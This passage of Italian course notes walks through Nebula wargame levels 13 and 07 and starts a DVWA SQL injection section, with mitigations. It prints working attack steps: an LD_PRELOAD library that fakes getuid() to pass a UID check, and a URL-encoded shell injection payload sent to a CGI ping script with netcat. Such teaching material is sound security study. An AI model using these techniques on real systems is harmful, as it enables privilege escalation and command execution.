- Poiché abbiamo il permesso di esecuzione proviamo ad eseguire il binario flag13 all'indirizzo: /home/flag13/flag13.
- Viene stampato a video il messaggio:

```
Security failure detected.  
UID 1014 started us, we expect 1000  
The system administrator will be notified  
of this violation
```

Dall'analisi del codice sorgente:

- Viene dichiarata una macro FAKEUID con valore 1000, la quale si mostrerà la parte vulnerabile di questa sfida in quanto nel codice la dicitura "we expect 1000" sarà la chiave per la risoluzione della sfida.
- Controlla se l'UID è diverso da 1000 e in tal caso stampa un messaggio di errore.
- Nella parte mancante (*snip, sorry*) viene creato in qualche modo il token di autenticazione per l'utente flag13.
- Infine, tale token viene stampato a video.

Rispetto alle sfide precedentemente analizzate nessuno degli attacchi visti fino ad ora risulta essere praticabile. Il programma level13_safe.c non sembra offrire occasione per operare una iniezione locale attraverso le variabili di ambiente *PATH* e *USER*. A questo punto è lecito chiedersi se esistono altre variabili di ambiente che possono essere sfruttate per condurre un attacco. Dalla lettura della documentazione sulle variabili di ambiente attraverso *man environ*, si scopre che alcune variabili di ambiente, tra cui *LD_LIBRARY_PATH*, *LD_PRELOAD* possono influenzare il comportamento del linker dinamico, il quale è la parte di un sistema operativo che carica e collega le librerie condivise necessarie a un eseguibile quando viene eseguito, copiando il contenuto delle librerie dalla memoria permanente alla RAM, riempiendo le tabelle di salto e riposizionando i puntatori.

Per ulteriori informazioni digitando *apropos linker* e visitando alcune pagine della sezione 8 veniamo condotti a:

- ld-linux
- ld-linux.so
- ld.so

Variabile LD_PRELOAD:

Dalla pagina di manuale di *ld.so*, scopriamo che *LD_PRELOAD* contiene un elenco di librerie condivise (**shared object**) separato da : (due punti). Tali librerie sono collegate prima di tutte le altre richieste durante l'esecuzione di un eseguibile. *LD_PRELOAD* viene utilizzata per ridefinire dinamicamente alcune funzioni (function overriding) senza dover ricompilare i sorgenti. Per la modifica di *LD_PRELOAD*:

- Modifica per un singolo comando:

```
LD_PRELOAD=/path/to/lib.so comando
```

- Modifica per una sessione di terminale:

```
export LD_PRELOAD=/path/to/lib.so  
comando1  
comando2
```

IDEA:

È quella di utilizzare la variabile *LD_PRELOAD* per caricare in anticipo una libreria condivisa che implementa la funzione del controllo degli accessi del programma /home/flag13/flag13. Ovvero tale libreria reimposta *getuid()* per superare il controllo degli accessi.

Quindi scriviamo un nuovo file *fake.c* (editor fake.c nel percorso /home/level13) dove vi sarà contenuta una implementazione molto semplice della funzione *getuid()*:

```
#include <unistd.h>  
#include <sys/types.h>  
  
uid_t getuid(void) {  
  
    return 1000;  
}
```

A questo punto per generare la libreria condivisa, usiamo *gcc* con le opzioni:

- **-shared**: genera un oggetto linkabile a tempo di esecuzione e condivisibile con altri oggetti.
- **-fPIC**: genera codice indipendente dalla posizione (*Position Independent Code*), rilocabile ad un indirizzo di memoria arbitrario.

Tutto ciò si trasforma nel seguente comando:

```
gcc -shared -fPIC -o getuid.so getuid.c
```


Successivamente si passa alla modifica di *LD_PRELOAD*, e per caricare anticipatamente la libreria condivisa *getuid.so*, modifichiamo la variabile *LD_PRELOAD*:

```
export LD_PRELOAD=./getuid.so
```

Avendo tutti gli elementi disponibili, vengono mostrate le azioni che sono eseguibili dall'utente level13:

- Creazione di una libreria condivisa: SI
- Modifica di *LD_PRELOAD*: SI
- Esecuzione di /home/flag13/flag13: SI
- Login come utente flag13: SI

Come consuetudine, l'attacco viene provato solo dopo aver popolato l'albero di attacco e aver individuato una serie di percorsi dai nodi foglia al nodo radice.



Passi dell'attacco (che dovrebbero portare alla vittoria) che portano all'iniezione della libreria condivisa:

- Creazione di una libreria condivisa.
- Impostazione caricamento anticipato.
- Esecuzione di /home/flag13/flag13.

Ma il risultato porta ad un FALLIMENTO:

```
level13@nebula:~$ gcc -shared -fPIC -o fake.so fake.c
level13@nebula:~$ export LD_PRELOAD=./fake.so
level13@nebula:~$ ./home/flag13/flag13
Security failure detected. UID 1014 started us, we expect 1000
The system administrators will be notified of this violation
```

Il **meccanismo di iniezione della libreria** sembra non aver funzionato, non è ben chiaro il motivo del fallimento. Bisogna indagare ulteriormente, provando a rileggere la pagina di manuale ld.so ([man 8 ld.so](#)). Tale pagina di manuale, alla voce LD_PRELOAD recita il seguente testo:

"Per i file binari SETUID / SETGID ELF, verranno caricate solo le librerie nelle directory di ricerca standard che sono anche SETGID"

Quindi se l'eseguibile è SETUID, deve esserlo anche la libreria condivisa!

Da ciò si deduce che, facendo diverse prove, l'iniezione di una libreria condivisa funziona se il file binario e la libreria condivisa **hanno lo stesso tipo di privilegi**, quindi o sono entrambi SETUID o nessuno dei due lo è. Analizzando lo scenario NON è possibile impostare il bit SETUID per la libreria condivisa getuid.so se non si è root, ma invece è possibile rimuovere il bit SETUID per il file binario /home/flag13/flag13 con una semplice copia:


```
cp /home/flag13/flag13 /home/level13
```

successivamente mediante il comando `ls -l /home/level13`:

```
-rwxr-x--- 1 level13 level13 ... flag13
```

Passi dell'attacco (che portano alla vittoria):

1. Copia di /home/flag13/flag13 (rimuovendo i privilegi)
2. Creazione di una libreria condivisa
3. Impostazione caricamento anticipato
4. Ottenimento password utente flag13
5. Autenticazione come utente flag13
6. Esecuzione di /home/flag13/flag13 (eseguendo la copia)



Ottenendo come risultato il token, ovvero la password di flag13:

```
level13@nebula:~$ cp /home/flag13/flag13 /home/level13
level13@nebula:~$ gcc -shared -fPIC -o fake.so fake.c
level13@nebula:~$ export LD_PRELOAD=./fake.so
level13@nebula:~$ ./flag13
your token is b705702b-76a8-42b0-8844-3adabbe5ac58
```

Operando il login come utente flag13 (su **-flag13**) con le credenziali ottenute ed eseguendo `getflag`:

```
level13@nebula:~$ su - flag13
Password:
flag13@nebula:~$ id
uid=986(flag13) gid=986(flag13) groups=986(flag13)
flag13@nebula:~$ whoami
flag13
flag13@nebula:~$ getflag
You have successfully executed getflag on a target account
```

La vulnerabilità presente in level13_safe.c si verifica solo se diverse debolezze sono presenti e sfruttate contemporaneamente:

- **Debolezza #1:** Manipolando una variabile di ambiente (LD_PRELOAD) si sostituisce getuid() con una funzione che aggira il controllo di autenticazione.
- **Debolezza #2:** By-pass dell'autenticazione tramite spoofing, dove l'attaccante può riprodurre in proprio il token di autenticazione di un altro utente.

- MITIGARE LE DEBOLEZZE:

Mitigazione #1: NON ha senso ripulire la variabile di ambiente LD_PRELOAD allo stesso modo di come si è fatto per PATH nella sfida Level01, perché LD_PRELOAD agisce prima del caricamento del programma: nel momento in cui il processo esegue `putenv()` su LD_PRELOAD, la funzione getuid() è già stata iniettata da tempo. Per convincerci di ciò, impostiamo LD_PRELOAD alla stringa vuota; modifichiamo level13_safe.c effettuando la pulizia della variabile di ambiente LD_PRELOAD:

```
editor level13_env.c
...
putenv("LD_PRELOAD=");
if (getuid() != FAKEID){
...
}
```

Creando un nuovo programma dal nome level13_env.c:

- Compiliamo level13-env.c:
gcc -o flag13-env level13-env.c
- Modifichiamo la variabile LD_PRELOAD:
export LD_PRELOAD=/path/to/getuid.so
- Eseguiamo flag13-env:
/path/to/flag13-env

level13_env.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000

int main(int argc, char **argv, char **envp)
{
    int c;
    char token[256];

    putenv("LD_PRELOAD=");
    if(getuid() != FAKEUID) {
        printf("Security failure detected.
               UID %d started us,
               we expect %d\n", getuid(), FAKEUID);
        printf("The system administrators will be notified
               of this violation\n");
        exit(EXIT_FAILURE);
    }

    bzero(token, 256);
    strncpy(token, "b705702b-76a8-42b0-8844-3adabbe5ac58", 36);
    printf("your token is %s\n", token);
}
```

Avremo come risultato il fatto che *getuid()* rimane iniettata:


```
level13@ubuntu:~$ gcc -o flag13-env level13-env.c
level13@ubuntu:~$ export LD_PRELOAD=./getuid.so
level13@ubuntu:~$ ./flag13-env
your token is b705702b-76a8-42b0-8844-3adabbe5ac58
```

Mitigazione #2: L'autenticazione proposta in level13_safe.c è concettualmente errata in quanto è basata su un singolo valore pubblicamente noto all'attaccante (UID=1000). Occorre utilizzare un autenticazione a più fattori, tra cui alcuni non ricavabili dagli attaccanti.

7. INIEZIONE REMOTA

L'**iniezione remota** avviene tramite **vettore di attacco remoto**, a differenza delle iniezioni locali che si aveva a disposizione la shell vittima dove immettere direttamente i comandi. Abbiamo il client che invia richieste e il server che riceve richieste, le elabora e invia risposte (tramite protocollo TCP/IP). I dati delle richieste contengono iniezioni per uno specifico linguaggio (shell o SQL).

In altri casi, non è il server a rispondere ma può inoltrarla ad un altro asset (*client → server Web → server DBMS*).



- LEVEL 07:

"L'utente flag07 stava scrivendo il suo primo programma Perl che gli ha permesso di eseguire il ping degli host per vedere se erano raggiungibili dal server Web"

Lo script in questione si chiama *index.cgi* e ha il seguente percorso */home/flag07/index.cgi*. L'**obiettivo** della sfida è l'esecuzione del programma */bin/getflag* con i privilegi dell'utente *flag07*. Ci concentriamo sull'iniezione diretta di comandi. Al solito vediamo quali home directory sono a disposizione dell'utente *level07* con i soliti comandi:


- *ls /home/level**
- *ls /home/flag**

Avendo come risultato che l'utente *level07* può accedere solamente alle directory */home/level07* e */home/flag07*. Rispettivamente la directory */home/level07* non sembra contenere materiale interessante, viceversa la directory */home/flag07* contiene file di configurazione di BASH e altri due file molto interessanti:

- *index.cgi*
- *httpd.conf*

Focalizzandoci sullo script *index.cgi*, visualizzandone i metadati con il comando:

- *ls -l /home/flag07/index.cgi*



```
-rwxr-xr-x 1 root root 368 2011-11-20 21:22 index.cgi  
-rw-r--r-- 1 root root 3719 2011-11-20 21:22 httpd.conf
```

Quindi il file *index.cgi* è leggibile ed eseguibile da tutti gli utenti e modificabile solo da root, inoltre esso NON è SETUID. Passando all'analisi di *index.cgi* con "*cat index.cgi*":

```
#!/usr/bin/perl  
  
use CGI qw{param};  
  
print "Content-type: text/html\n\n";  
  
sub ping {  
    $host = $_[0];  
  
    print("<html><head><title>Ping results</title></head><body><pre>");  
  
    @output = `ping -c 3 $host 2>&1`;  
    foreach $line (@output) { print "$line"; }  
  
    print("</pre></body></html>");  
}  
  
# check if Host set. if not, display normal page, etc  
  
ping(param("Host"));
```

1. L'interprete dello script è il file binario eseguibile */usr/bin/perl* (ossia l'interprete Perl).
2. Importa il modulo *CGI.pm*, contenente le funzioni di aiuto nella scrittura di uno script CGI.
 - a. Il modulo CGI effettua il parsing dell'input e rende disponibile ogni valore attraverso la funzione *param()*.
3. Stampa su STDOUT l'intestazione http "Content-type", che definisce il tipo di documento servito (HTML).
4. *sub ping{...}* definisce la funzione *ping*.
5. La variabile *\$host* riceve il valore del primo parametro della funzione (*\$_[0]*).
6. Stampa l'intestazione HTML della pagina.
7. L'array "output" riceve tutte le righe dell'output del comando successivo.
8. Ciclo che scorre per ogni linea di output:
 - a. stampa la linea.
9. Stampa i tag di chiusura della pagina HTML.
10. Il carattere # introduce un commento.
11. Invoca la funzione *ping* con argomento pari al valore del parametro "Host" della query string HTTP.

Lo script *index.cgi* riceve input:

- Da un argomento Host = IP della macchina che si vuole raggiungere (se invocato tramite linea di comando), oppure
- Da una richiesta GET */index.cgi?Host=IP* (se invocato tramite un server Web).

Inoltre, lo script ***index.cgi***:

- Crea uno scheletro di pagina HTML.
- Esegue il comando “***ping -c 3 IP 2>&1***”, il quale invia 3 pacchetti ICMP ECHO_REQUEST all’host il cui indirizzo corrisponde ad IP (e redirige eventuali errori su STDOUT).
- Inserisce l’output del comando nella pagina HTML.

Si passa preliminarmente ad una ESECUZIONE LOCALE di *index.cgi*, tramite il passaggio diretto dell’argomento Host=IP. Nell’ordine:

1. Autenticarsi come utente level07.
2. Digitare ***/home/flag07/index.cgi Host=8.8.8.8***

(Da notare che si è scelto l’IP 8.8.8.8 poiché esso corrisponde al DNS pubblico di Google, il quale si presume essere sempre funzionante). Da questa esecuzione ne deriva il seguente risultato, viene incorporato l’output di “***ping -c 3 8.8.8.8***”:

```
level07@nebula:~$ /home/flag07/index.cgi Host=8.8.8.8
Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=114 time=28.8 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=114 time=27.3 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=114 time=28.0 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 27.368/28.084/28.818/0.622 ms
</pre></body></html>level07@nebula:~$ █
```

Fatto ciò, un primo tentativo che viene effettuato per eseguire ***/bin/getflag*** è il seguente:

1. Autenticarsi come utente level07.
2. Digitare ***/home/flag07/index.cgi Host=8.8.8.8; /bin/getflag***

Dove viene eseguito anche ***/bin/getflag*** ma non con i privilegi di flag07:

```
</pre></body></html>level07@nebula:~$ /home/flag07/index.cgi Host=8.8.8.8;
/bin/getflag
Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=114 time=28.1 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=114 time=27.6 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=114 time=28.4 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 27.692/28.084/28.427/0.358 ms
</pre></body></html>getflag is executing on a non-flag account, this doesn't count
level07@nebula:~$ █
```

Notiamo che il comando ***“/home/flag07/index.cgi Host=8.8.8.8; /bin/getflag”*** provoca l’esecuzione sequenziale di due comandi da parte dell’interprete BASH:

- *index.cgi* con argomento pari a Host = 8.8.8.8;
- esecuzione di ***/bin/getflag***.

In questo caso NON si tratta di iniezione locale. Per provare ad effettuare una iniezione locale, digitiamo invece ***/home/flag07/index.cgi “Host=8.8.8.8; /bin/getflag” (comando con le virgolette)*** avendo come risultato:

```
level07@nebula:~$ /home/flag07/index.cgi "Host=8.8.8.8; /bin/getflag"
Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=114 time=29.8 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=114 time=27.7 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=114 time=28.0 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 27.725/28.543/29.890/0.969 ms
</pre></body></html>level07@nebula:~$ █
```

Riscontrando che ***/bin/getflag*** non sembra essere stato eseguito. Per capire cosa non ha funzionato, bisogna approfondire la conoscenza di *param()*. Seguendo l’URL seguente si trova la documentazione del modulo CGI: <https://metacpan.org/pod/CGI#Calling-CGI.pm-routines>.

La funzione *param()*:

Leggendo la documentazione “*Passa al metodo param() un singolo argomento per recuperare il valore del parametro denominato. Quando si invoca param() se il parametro è multivaleure, è possibile chiedere di ricevere un array. Altrimenti il metodo restituirà il primo valore.”*

Ritornando al comando ***/home/flag07/index.cgi “Host=8.8.8.8; /bin/getflag”***, l’argomento contiene un riferimento a DUE parametri:

1. *Nome=Host, valore=8.8.8.8*
2. *Nome=/bin/getflag, valore=emptystring*

Tuttavia, lo script index.cgi estrae il solo valore di Host e lo assegna alla variabile \$host, quindi /bin/getflag non viene iniettato. Ritornando alla documentazione di param() viene scoperta un'altra cosa “*WARNING: chiamare param() nel contesto della lista può portare a vulnerabilità se non si disinfecta l'input dell'utente poiché è possibile iniettare altre chiavi e valori di parametro nel codice...*”.

Nel comando digitato sono stati usati DUE caratteri speciali:

- Carattere ; (punto e virgola) usato come delimitatore di campi.
- Carattere / (backslash) usato come separatore di directory.

Leggiamo la definizione dei caratteri speciali negli URL. La procedura di escape dei caratteri speciali in un URL prende il nome di URL encoding, per cui dato il carattere speciale, si individua il suo codice ASCII, lo si scrive in esadecimale e gli si antepone (prepend) il carattere di escape % (percentuale). Ad esempio, l'URL encoding del carattere ; (punto e virgola). Esso ha come:

- Codice ASCII in base 10 il valore 59.
- Codice ASCII in esadecimale il valore 3B.
- Codifica URL encoded: %3B.

Ancora un esempio dell'URL encoding del carattere / (backslash). Esso ha come:

- Codice ASCII in base 10 il valore 47.
- Codice ASCII in esadecimale il valore 2F.
- Codifica URL encoded: %2F.

Avendo appreso tali informazioni, l'input corretto da inviare allo script *index.cgi* prevede l'URL encoding dei caratteri speciali trasformando il comando da “*Host=8.8.8.8; /bin/getflag*” a “*Host=8.8.8.8%3B%2Fbin%2Fgetflag*”. Avendo formattato l'input in questa modalità, tentiamo nuovamente l'attacco digitando il comando nella sua interezza:

/home/flag07/index.cgi “*Host=8.8.8.8%3B%2Fbin%2Fgetflag*”

```
level07@nebula:~$ /home/flag07/index.cgi "Host=8.8.8.8%3B%2Fbin%2Fgetflag"
Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=114 time=27.9 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=114 time=27.2 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=114 time=27.8 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 27.226/27.655/27.915/0.334 ms
getflag is executing on a non-flag account, this doesn't count
</pre></body></html>level07@nebula:~$
```

L'iniezione ha successo ma /bin/getflag non viene eseguito con i privilegi di flag07. Constatiamo quindi che l'iniezione locale non ha l'effetto sperato, nonostante essa ha funzionato ma *index.cgi* non ha i privilegi di esecuzione di flag07. Si rende necessario eseguire lo script con i privilegi di *flag07*.

È possibile una *INIEZIONE REMOTA* con lo stesso input dell'iniezione locale:

1. Bisogna identificare un server Web che esegua *index.cgi SETUID flag07*.
2. Se un siffatto server esiste, l'input usato permette l'esecuzione di /bin/getflag con i privilegi di *flag07* riuscendo a vincere la sfida.

Il file *thttpd.conf*:

Visualizzando i metadati di tale file con il solito comando *ls -l* si ottiene tale stringa:

- *ls -l /home/flag07/thttpd.conf*
- *-rw-r--r-- 1 root root ... /home/flag07/thttpd.conf*

Deduciamo che il file *thttpd.conf* è leggibile da tutti gli utenti e modificabile solo da root. Inoltre, identifica il server Web sotto cui esegue *index.cgi*. Dall'analisi del file *thttpd.conf* (col comando *nano* o *cat*) otteniamo le seguenti informazioni:

- *port = 7007*: il server Web thttpd ascolta sulla porta 7007;
- *dir=/home/flag07*: la directory radice del server Web è /home/flag07;
- *nochroot*: il server Web “vede” l'intero file system dell'host;
- *user=flag07*: il server Web esegue con i diritti dell'utente flag07.

Da questa analisi le possibili conseguenze che emergono sono che si può contattare il server Web sulla porta TCP 7007 (il vettore di accesso remoto). Inoltre, il server Web vede l'intero file system, quindi anche il file eseguibile /bin/getflag, ed infine il server Web esegue come utente *flag07* (il che permette a /bin/getflag l'esecuzione con successo).

A questo punto bisogna verificare l'esistenza del server Web per poter operare l'iniezione remota. Verifichiamo che il server Web *thttpd* sia in esecuzione sulla porta 7007:

\$ pgrep -l thttpd
803 thttpd
806 thttpd
\$ netstat -ntl | grep 7007
tcp6 0 0 :::7007 ::*: LISTEN

Esistono processi di nome thttpd
Un processo ascolta sulla porta TCP 7007

```
level07@nebula:~$ pgrep -l thttpd
1150 thttpd
1153 thttpd
level07@nebula:~$ netstat -ntl | grep 7007
tcp6 0 0 :::7007 ::*: LISTEN
```

(Da notare che troveremo il Web server in esecuzione sulla porta 7007 se non sarà trascorso troppo tempo dall'avvio di Nebula).

Da queste informazioni deduciamo che c'è un processo in ascolto sulla porta 7007, tuttavia non vi è una prova del fatto che il processo in ascolto sulla porta 7007 è proprio *thttpd*. Per verificare che il processo in ascolto sulla porta 7007 sia proprio *thttpd* servono i privilegi di root. L'opzione -p di netstat stampa il PID e il nome del processo server in ascolto sulla porta (*netstat -ntlp*). Ma ovviamente l'utente attaccante non ha i privilegi di root, quindi non può usare il comando precedente. È necessario interagire direttamente con il server Web per avere la certezza che il processo in ascolto sulla porta 7007 sia proprio *thttpd*. Quindi è necessario, appunto, prendere contatto con il server Web sapendo che è possibile inviare richieste ad esso (ricevendo relative risposte) tramite il comando netcat: *nc hostname port*. Il manuale (*man nc*) fornisce ulteriori dettagli.

Quale porta e quale IP usare? L'hostname da usare è uno qualunque su cui ascolta il server. Dal precedente output di netstat si evince che *thttpd* ascolta su tutte le interfacce di rete (: : :), quindi vanno bene nomi associati a questi IP:

- 127.0.0.1 (localhost).
- L'IP assegnato all'interfaccia di rete.
- La porta ovviamente è la 7007.

Il comando sarà quindi: *nc localhost 7007*. Proviamo a recuperare la risorsa associata all'URL /

- *\$ nc localhost 7007*
- *GET /HTTP/1.0*

```
level07@nebula:~$ nc localhost 7007
GET / HTTP/1.0
UNKNOWN 408 Request Timeout
Server: thttpd/2.25b 29dec2003
Content-Type: text/html; charset=iso-8859-1
Date: Tue, 04 May 2021 08:07:36 GMT
Last-Modified: Tue, 04 May 2021 08:07:36 GMT
Accept-Ranges: bytes
Connection: close
Cache-Control: no-cache,no-store

<HTML>
<HEAD><TITLE>408 Request Timeout</TITLE></HEAD>
<BODY BGCOLOR="#cc9999" TEXT="#000000" LINK="#2020ff" VLINK="#4040cc">
<H2>408 Request Timeout</H2>
No request appeared within a reasonable time period.
<HR>
<ADDRESS><A HREF="http://www.acme.com/software/thttpd/">thttpd/2.25b 29dec2
003</A></ADDRESS>
</BODY>
</HTML>
level07@nebula:~$
```

L'accesso a / è proibito, ma scopriamo che il server è effettivamente *thttpd*. Avendo assicurato ciò proviamo un nuovo tentativo di attacco. Connettiamoci al server e invochiamo lo script con input URL encoded:

- *\$ nc localhost 7007*
- *GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag*

(L'iniezione remota è sicuramente fattibile e probabilmente funziona pure).

Passi dell'attacco (che portano alla vittoria):

1. Login come utente level07;
2. Contatto server *nc localhost 7007*;
3. Iniezione *getflag* via richiesta HTTP.

Sfruttando tali vulnerabilità quindi ne consegue:

Così facendo si vince la sfida per questo livello.

```
level07@nebula:~$ nc localhost 7007
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>PING 8.8.8.8 (8.8.
8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=114 time=29.2 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=114 time=27.8 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=114 time=26.9 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2011ms
rtt min/avg/max/mdev = 26.967/28.036/29.292/0.967 ms
You have successfully executed getflag on a target account
```

La vulnerabilità in Level07:

La vulnerabilità appena vista si verifica solo se diverse debolezze sono presenti e sfruttate contemporaneamente:

- **Debolezza #1:** Il Web server *thttpd* esegue con privilegi di esecuzione ingiustamente elevati, precisamente quelli dell'utente "privilegiato" flag07;
- **Debolezza #2:** Se un'applicazione Web che esegue comandi non neutralizza i "caratteri speciali" è possibile iniettare nuovi caratteri in cascata ai precedenti.

Mitigazione delle debolezze:

Mitigazione #1: Possiamo riconfigurare *thttpd* in modo che esegua con i privilegi di un utente inferiore, ad esempio level07 piuttosto che flag07. Innanzitutto, verifichiamo che il file */home/flag07/thttpd.conf* sia quello effettivamente usato dal server Web:

- *\$ps ax | grep thttpd*
- ...
- *803 ?Ss 0:00 /usr/sbin/thttpd -C /home/flag07/thttpd.conf*

- Diventiamo root tramite l'utente nebula;
- Copiamo `/home/flag07/thttpd.conf` nella home directory di level07:
`cp /home/flag07/thttpd.conf /home/level07`
- Aggiorniamo i permessi del file:
`chown level07:level07 /home/level07/thttpd.conf`
`chmod 644 /home/level07/thttpd.conf`
- Editiamo il file `/home/flag07/thttpd.conf`:
`nano /home/level07/thttpd.conf`
- Impostiamo una porta di ascolto TCP non in uso:
`port=7008`
- Impostiamo la directory radice del server:
`dir=/home/level07`
- Impostiamo l'esecuzione come utente level07:
`user=level07`
- Copiamo `/home/flag07/index.cgi` nella home directory di level07:
`cp /home/flag07/index.cgi /home/level07`
- Aggiorniamo i permessi dello script
`chown level07:level07 /home/level07/index.cgi`
`chmod 0755 /home/level07/index.cgi`
- Eseguiamo manualmente una nuova istanza del server Web thttpd:
`thttpd -C /home/level07/thttpd.conf`
- Ripetiamo l'attacco sul server Web appena avviato:

```
$ nc localhost 7008
```

```
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
```

```
level07@ubuntu:~$ nc localhost 7008
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>PING 8.8.8.8 (8.8.8.8)
56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=44 time=39.8 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=44 time=38.7 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=44 time=38.9 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2012ms
rtt min/avg/max/mdev = 38.721/39.160/39.818/0.473 ms
getflag is executing on a non-flag account, this doesn't count
</pre></body></html>level07@ubuntu:~$
```

Avremo come risultato che `/bin/getflag` non riceve più i privilegi di flag07.

Mitigazione #2: Possiamo implementare nello script Perl un filtro dell'input basato su blacklist. Se l'input non ha la forma di un indirizzo IP viene scartato silenziosamente. Da notare che la strategia basata su whitelist è differente: se l'input è uno di N noti, viene accettato; altrimenti viene scartato. Il nuovo script `index-bl.cgi` esegue le seguenti operazioni:

- Memorizza il parametro Host in una variabile \$host.
- Fa il match di \$host con una espressione regolare che rappresenta un indirizzo IP.
- Controlla se \$host verifica l'espressione regolare:
 - Se sì, esegue ping.
 - Se no, non esegue nulla.

Apriamo un altro terminale e ripetiamo l'attacco sul server Web appena avviato:

```
$ nc localhost 7007
```

```
GET /index-bl.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
```

```
#!/usr/bin/perl use
CGI qw{param};

print "Content-type:
text/html\n\n";
sub ping {
...
}
# check if Host set. if not, display normal page, etc
my $host = param("Host");
if ($host =~ /\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}\$/)
{
  ping($host);
}
```

index-bl.cgi

Avendo come risultato:

```
level07@ubuntu:~$ nc localhost 7007
GET /index-bl.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
Content-type: text/html

level07@ubuntu:~$
```

`/bin/getflag` non viene più eseguito.

8. INIEZIONE REMOTA (DVWA)

SQL INJECTION:

L'obiettivo di questa sfida è quello di iniettare comandi SQL arbitrari tramite il form HTML presentato.

Vulnerability: SQL Injection

User ID: Submit

More info

<http://www.securiteam.com/securityreviews/SDPON1P70E.html>
http://en.wikipedia.org/wiki/SQL_Injection
<http://www.unixwiz.net/tipfile/sql-injection.html>

Come per le precedenti sfide viene stilata una checklist di operazioni da svolgere per costruire l'attacco:

- inviamo al server una richiesta legittima, valida, non maliziosa ed analizziamone la risposta. Quest'azione ha l'obiettivo di approfondire la conoscenza del servizio invocato, capendone il funzionamento in condizioni normali e ottenere informazioni sul server (nome, numero di versione, etc..);
